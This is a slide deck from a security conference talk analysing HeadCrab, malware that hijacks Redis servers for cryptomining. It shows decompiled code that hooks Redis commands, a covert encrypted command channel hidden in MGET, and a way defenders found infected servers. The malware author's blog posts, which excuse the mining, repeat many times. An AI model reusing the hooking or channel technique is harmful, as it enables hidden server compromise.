Mar 23 | Thank u so much for the motivational video (youtu.be/pV0n3VHU65s) <3 Sadly, the craftiness u imagined is my concept, which isn't fully implemented. Now i have an argv offset, so will move in that direction

Apr 23 | Custom commands are gone with the wind, as are most tracee alerts (still requires execve->fork transition) Meantime, someone called for the HeadCrab devs to cease illegal activities (hey Daniel). Although it may be very legal in my country, basically i agree: i mine cuz it almost doesn't harm human life and feelings (if done right), but it's a parasitic and inefficient way of making \$. In fact, 80% of such systems are already mining, but this is not an excuse: ppl are motivated, and if kicked out, will mine somewhere else So kids, if u can get paid enough at a regular job, just get it. Otherwise... my end goal is 15k/year

New Miniblog

Feb 23 | Heh, nice report/advertise and futuristic HeadCrab's picture! No 'Redic', respect. No info about lua and inotify, but a lot of details anyway. Just asking to experiment with eBPF. Can u catch my service?

Mar 23 | Thank u so much for the motivational video (youtu.be/pV0n3VHU65s) <3 Sadly, the craftiness u imagined is my concept, which isn't fully implemented. Now i have an argv offset, so will move in that direction

Apr 23 | Custom commands are gone with the wind, as are most tracee alerts (still requires execve->fork transition) Meantime, someone called for the HeadCrab devs to cease illegal activities (hey Daniel). Although it may be very legal in my country, basically i agree: i mine cuz it almost doesn't harm human life and feelings (if done right), but it's a parasitic and inefficient way of making \$. In fact, 80% of such systems are already mining, but this is not an excuse: ppl are motivated, and if kicked out, will mine somewhere else So kids, if u can get paid enough at a regular job, just get it. Otherwise... my end goal is 15k/year

New Miniblog

Feb 23 | Heh, nice report/advertise and futuristic HeadCrab's picture! No 'Redic', respect. No info about lua and inotify, but a lot of details anyway. Just asking to experiment with eBPF. Can u catch my service?

Mar 23 | Thank u so much for the motivational video (youtu.be/pV0n3VHU65s) <3 Sadly, the craftiness u imagined is my concept, which isn't fully implemented. Now i have an argv offset, so will move in that direction

Apr 23 | Custom commands are gone with the wind, as are most tracee alerts (still requires execve->fork transition) Meantime, someone called for the HeadCrab devs to cease illegal activities (hey Daniel). Although it may be very legal in my country, basically i agree: i mine cuz it almost doesn't harm human life and feelings (if done right), but it's a parasitic and inefficient way of making \$. In fact, 80% of such systems are already mining, but this is not an excuse: ppl are motivated, and if kicked out, will mine somewhere else So kids, if u can get paid enough at a regular job, just get it. Otherwise... my end goal is 15k/year

New Miniblog

Feb 23 | Heh, nice report/advertise and futuristic HeadCrab's picture! No 'Redic', respect. No info about lua and inotify, but a lot of details anyway. Just asking to experiment with eBPF. Can u catch my service?

Mar 23 | Thank u so much for the motivational video (youtu.be/pV0n3VHU65s) <3 Sadly, the craftiness u imagined is my concept, which isn't fully implemented. Now i have an argv offset, so will move in that direction

Apr 23 | Custom commands are gone with the wind, as are most tracee alerts (still requires execve->fork transition) Meantime, someone called for the HeadCrab devs to cease illegal activities (hey Daniel). Although it may be very legal in my country, basically i agree: i mine cuz it almost doesn't harm human life and feelings (if done right), but it's a parasitic and inefficient way of making \$. In fact, 80% of such systems are already mining, but this is not an excuse: ppl are motivated, and if kicked out, will mine somewhere else So kids, if u can get paid enough at a regular job, just get it. Otherwise... my end goal is 15k/year

New Miniblog



Feb 23 | Heh, nice report/
and inotify, but
Mar 23 | Thank u so much f
is my concept, wh
Apr 23 | Custom commands a
Meantime, someone
be very legal in
(if done right),
already mining, b
So kids, if u can

ect. No info about lua
Can u catch my service?
e craftiness u imagined
ll move in that direction
res execve->fork transition)
y Daniel). Although it may
arm human life and feelings
, 80% of such systems are
t, will mine somewhere else
my end goal is 15k/year

#WeeklyCTI - FILELESS MALWARE,
"HEADCRAB" TARGETS REDIS SERVERS!!!

1K צפיות • לפני 8 חודשים

New Miniblog

Feb 23 | Heh, nice report/advertise and futuristic HeadCrab's picture! No 'Redic', respect. No info about lua and inotify, but a lot of details anyway. Just asking to experiment with eBPF. Can u catch my service?

Mar 23 | Thank u so much for the motivational video (youtu.be/pV0n3VHU65s) <3 Sadly, the craftiness u imagined is my concept, which isn't fully implemented. Now i have an argv offset, so will move in that direction

Apr 23 | Custom commands are gone with the wind, as are most tracee alerts (still requires execve->fork transition) Meantime, someone called for the HeadCrab devs to cease illegal activities (hey Daniel). Although it may be very legal in my country, basically i agree: i mine cuz it almost doesn't harm human life and feelings (if done right), but it's a parasitic and inefficient way of making \$. In fact, 80% of such systems are already mining, but this is not an excuse: ppl are motivated, and if kicked out, will mine somewhere else So kids, if u can get paid enough at a regular job, just get it. Otherwise... my end goal is 15k/year

New Miniblog

Feb 23 | Heh, nice report/advertise and futuristic HeadCrab's picture! No 'Redic', respect. No info about lua and inotify, but a lot of details anyway. Just asking to experiment with eBPF. Can u catch my service?

Mar 23 | Thank u so much for the motivational video (youtu.be/pV0n3VHU65s) <3 Sadly, the craftiness u imagined is my concept, which isn't fully implemented. Now i have an argv offset, so will move in that direction

Apr 23 | Custom commands are gone with the wind, as are most tracee alerts (still requires execve->fork transition) Meantime, someone called for the HeadCrab devs to cease illegal activities (hey Daniel). Although it may be very legal in my country, basically i agree: i mine cuz it almost doesn't harm human life and feelings (if done right), but it's a parasitic and inefficient way of making \$. In fact, 80% of such systems are already mining, but this is not an excuse: ppl are motivated, and if kicked out, will mine somewhere else So kids, if u can get paid enough at a regular job, just get it. Otherwise... my end goal is 15k/year

New Miniblog

Feb 23 | Heh, nice report/advertise and futuristic HeadCrab's picture! No 'Redic', respect. No info about lua and inotify, but a lot of details anyway. Just asking to experiment with eBPF. Can u catch my service?

Mar 23 | Thank u so much for the motivational video (youtu.be/pV0n3VHU65s) <3 Sadly, the craftiness u imagined is my concept, which isn't fully implemented. Now i have an argv offset, so will move in that direction

Apr 23 | Custom commands are gone with the wind, as are most tracee alerts (still requires execve->fork transition) Meantime, someone called for the HeadCrab devs to cease illegal activities (hey Daniel). Although it may be very legal in my country, basically i agree: i mine cuz it almost doesn't harm human life and feelings (if done right), but it's a parasitic and inefficient way of making \$. In fact, 80% of such systems are already mining, but this is not an excuse: ppl are motivated, and if kicked out, will mine somewhere else So kids, if u can get paid enough at a regular job, just get it. Otherwise... my end goal is 15k/year

New Miniblog

Feb 23 | Heh, nice report/advertise and futuristic HeadCrab's picture! No 'Redic', respect. No info about lua and inotify, but a lot of details anyway. Just asking to experiment with eBPF. Can u catch my service?

Mar 23 | Thank u so much for the motivational video (youtu.be/pV0n3VHU65s) <3 Sadly, the craftiness u imagined is my concept, which isn't fully implemented. Now i have an argv offset, so will move in that direction

Apr 23 | Custom commands are gone with the wind, as are most tracee alerts (still requires execve->fork transition) Meantime, someone called for the HeadCrab devs to cease illegal activities (hey Daniel). Although it may be very legal in my country, basically i agree: i mine cuz it almost doesn't harm human life and feelings (if done right), but it's a parasitic and inefficient way of making \$. In fact, 80% of such systems are already mining, but this is not an excuse: ppl are motivated, and if kicked out, will mine somewhere else So kids, if u can get paid enough at a regular job, just get it. Otherwise... my end goal is 15k/year

New Redis Hooks

```
struct redisCommand {  
    /* Declarative data */  
    const char *declared_name; /* A string representing the command declared_name.  
                                * It is a const char * for native commands and SDS for module commands. */  
    const char *summary; /* Summary of the command (optional). */  
    const char *complexity; /* Complexity description (optional). */  
    const char *since; /* Debut version of the command (optional). */  
    int doc_flags; /* Flags for documentation (see CMD_DOC_*) */  
    const char *replaced_by; /* In case the command is deprecated, this is the successor command. */  
    const char *deprecated_since; /* In case the command is deprecated, when did it happen? */  
    redisCommandGroup group; /* Command group */  
    commandHistory *history; /* History of the command */  
    int num_history;  
    const char **tips; /* An array of strings that are meant to be tips for clients/proxies regarding this command */  
    int num_tips;  
    redisCommandProc *proc; /* Command implementation */  
    int arity; /* Number of arguments, it is possible to use -N to say >= N */
```

Redis command struct

New Redis Hooks


```
__int64 __fastcall place_hook(
    __int64 command_name,
    __int64 hook_function_ptr,
    __int64 *original_func,
    _DWORD *arity,
    __int64 expected_value_of_hook_function)
{
    redisCommand *command_ptr; // [rsp+18h] [rbp-20h]

    command_ptr = (redisCommand *)lookupCommandByCString(command_name);
    if ( command_ptr || hook_function_ptr )
    {
        if ( !command_ptr
            || !hook_function_ptr
            || expected_value_of_hook_function && expected_value_of_hook_function != command_ptr->proc )
        {
            return 0LL;
        }
        if ( original_func )
            *original_func = command_ptr->proc;
        command_ptr->proc = hook_function_ptr;
        _mm_mfence();
        if ( arity )
            LODWORD(command_ptr->arity) = *arity;
    }
    return 1LL;
}
```

Application of Redis hooks

#BHEU @BlackHatEvents

Attack Graph – HeadCrab 2.0



New C2 Channel



MGET BlackHat_Europe_2023

*1

\$87

REDIScovering HeadCrab - A Technical Analysis of a Novel Malware and the Mind Behind It

Normal execution

New C2 Channel

Special string to identify that the source is the attacker

MGET lmlacengnljihbdhnldndcioidcmmmeod

*1

\$16

0ee50e3fa497f67d Encryption key

.h....x.....9VG.....k,...s..

.X...7%.....7.[.....+O_.RS.....3.r...D.....j;..

Encryption keys exchange

..U5.5.....C..R..d.^...I..h:H..}"..O...P`....7!..[....>.<..G.....y\....t....._R.C....v4]..T 7..]....1..`PP..7.y...;....N..mh...O.v.NA.b
1Y..L.Um.....dO.Cf..:t.y..p.{..-6....'..bS.....o.c....._k.j.'6..|m...K..aYY.=.....%.....6S..J....\$...|.....alK8.C..#.....,COT+4j..

.I .A.B...]3...6..pe1...w.x.9....R....\$=...V..wl.....h.k.=y.%.....6....g..s+~u.w..nB.l.....tO

.x.5.w..@..9....P...+....T}.Z.|).w.VN....E..a.p..d..U.o.4f....8~....%"%..:v.....<.u.,..#....,o....8.....#.....#..R..I....._...*..e.<..

[6.c.....z.....B{....T.....t}].Q.....K.{.6..{a..YU..0.

.KY....e.....#..B.....m.....ud....u.....x...)6vB.<k.}a...0y.k^...@`..p....{....8....r.....b'S.%...0y.pc.

..V..J..#R.{.C.\?..!

<..ZT{..V..O.=...}>.B...q...Z.b.....\.\...h.... !....;.....]4..j=_"....;... ...~.8./.-..NK....

.....-....n.Q!..t.f+..4..9m.S0c....G.....\$!.]9b...C..T.U{.

.....p).W.P....N..G..; |.[ax.....4..5Y..` ..A.....(%?A.+d..[.

R.B.....9.H..@.....y...Io..=zd.....B..S..b..{..

....e....^0..v.c..FyE..C.O..s.E..8-..a....T.8....ch:..#.7W.A+B....F*.d..{...+*...c:w+5..'n.=!...IM.W.....RXM.X?..M..

M....V..X.....?5..Vg.7[.....@..|q%.....dzE.S./.../...a.Y...e....EF(.....2.....}...../...A.c.D2.CO...zv.|.....A.....9..E.....T.'..v

.z.%U.

..V#.c..

Encrypted C2 communication

Usage of hooked commands as a C2 channel

Finding Victims

- Former detection was done by custom commands
- No custom commands
- Original command execution

So, what do we do?

Finding Victims

Let's take a look at the “config” command hook and find a “bug”:

```
def config_hook_function(client):
    argv = get_argv(client)
    if len(argv) < 1:
        return "wrong number of arguments for 'config' command"
    if argv[1] not in ["rewrite", "set"] or is_ip_localhost(client):
        config_function(client)
    if argv[2] in ["dir", "dbfilename"]:
        return "+OK"
    return "unknown command 'config'"
```

“config” hook function pseudo code

Trying to change the “dir” key to a non existing path and seeing which servers return “+OK”



Clean server:

```
○ ○ ○                                     bash  
  
89.218.147.12:6379> config set dir /4e855a9dbfe2ab16db3bf2ddc5dbfe7b  
(error) ERR Changing directory: No such file or directory
```

Infected server:

```
○ ○ ○                                     bash  
  
36.82.101.232:6379> config set dir /4e855a9dbfe2ab16db3bf2ddc5dbfe7b  
+OK
```

Over 1,100 new victims!



Conclusions

-  Deep understanding of Redis framework used to fit in with normal behavior
-  Redis team engagement experience
-  Finding issues in malware to detect victims
-  Use protected mode in Redis servers
-  Tracee can help detect those threats

Thanks!



@ultra_lutra1

<https://blog.aquasec.com/headcrab-attacks-servers-worldwide-with-novel-state-of-art-redis-malware>